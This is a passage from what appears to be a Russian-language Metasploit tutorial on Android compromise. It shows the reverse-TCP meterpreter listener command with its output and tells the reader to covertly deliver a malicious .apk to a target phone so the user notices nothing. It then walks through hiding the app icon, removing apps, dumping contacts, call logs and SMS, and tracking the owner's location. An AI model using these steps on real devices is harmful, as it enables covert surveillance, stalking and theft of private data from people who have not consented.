
Теперь активируем листенер.

```
1  handler -p android/meterpreter/reverse_tcp -H 192.168.43.116 -P 4321
```

```
msf5 > handler -p android/meterpreter/reverse_tcp -H 192.168.43.116 -P 4321
[*] Payload handler running as background job 0.
msf5 >
[*] Started reverse TCP handler on 192.168.43.116:4321

msf5 >
```

Активация листенера


Затем любым удобным способом доставим созданный нами .apk-файл на целевое устройство и выполним его. Приложение запустится в фоновом режиме, и пользователь не заметит ничего подозрительного.



Подключение агента и проверка системы


Первым делом скроем значок своего приложения командой **hide_app_icon**, чтобы оно не отображалось в меню пользователя. Также сразу полезно узнать, рутован ли смартфон, — для этого используется тулза **check_root**.

Используемый нами инструментарий позволяет устанавливать, удалять, просматривать установленные программы и запускать приложения. Например, я поудалял на смартфоне все программы от производителя. Сделать это можно с помощью следующих команд:




Проверка смартфона на наличие root-привилегий

- app_list
- app_install
- app_uninstall
- app_run



Результат команды app_list

Также мы можем получить все контакты, список вызовов и SMS благодаря модулям **dump_contacts**, **dump_calllog**, **dump_sms**. Но самая крутая фишка — следить за перемещением пользователя смартфона при помощи модуля **geolocate**.



Получение координат смартфона

Определение местоположения на картах Google

Заключение

Как видите, Metasploit намного более универсальный, чем другие фреймворки, поэтому сравнивать его с конкурентами очень непросто. Это один из инструментов, о возможностях которых нужно как минимум знать. Надеюсь, эта статья помогла вам в освоении Metasploit.

Еще по теме: